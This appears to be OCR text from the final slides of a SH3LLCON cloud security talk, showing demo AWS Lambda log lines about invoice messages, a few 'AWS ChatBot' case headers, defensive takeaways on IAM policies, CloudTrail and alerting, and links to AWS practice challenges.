2024-01-25 11:01:26.959Z : [INFO]    2024-01-25T11:01:26.959Z    3c28b31a-a319-484d-af36-2088f545ecec    Published message Se ha expedido una factura por valor de 17081.811292139362. Concepto: Señor Pato to topic arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices.

2024-01-25 11:02:26.771Z : [INFO]    2024-01-25T11:02:26.771Z    10405611-0a39-414d-adcc-b4c222587242    Published message Se ha expedido una factura por valor de 26374.82551297528. Concepto: Comisario V to topic arn:aws:sns:us-west-2:[redacted]:sh3llcon-invoices.
```

# Case 3: AWS ChatBot





https://unicrons.cloud

# Case 3: AWS ChatBot



# Case 3: AWS ChatBot


# Case 3: AWS ChatBot




https://unicrons.cloud

# Key takeaways

- Review which service are you really using, block anything else
- IAM policies are NOT your friend
  - Do not blindly trust AWS managed policies
  - Avoid ‘*’ if possible
  - Use IAM Access Analyzer (if you can afford it)
- Enable Cloudtrail
- Alerting is your friend
- Stay up to date

# Wanna play?

- https://bigiamchallenge.com/
- http://flaws.cloud/
- http://flaws2.cloud/
- https://awsiconquiz.com/

# Questions?

@sbldevnet

samuelbl

@andoni013

andoniaf

SH3LLCON
Security Hell Conference


And special thanks to Quasar!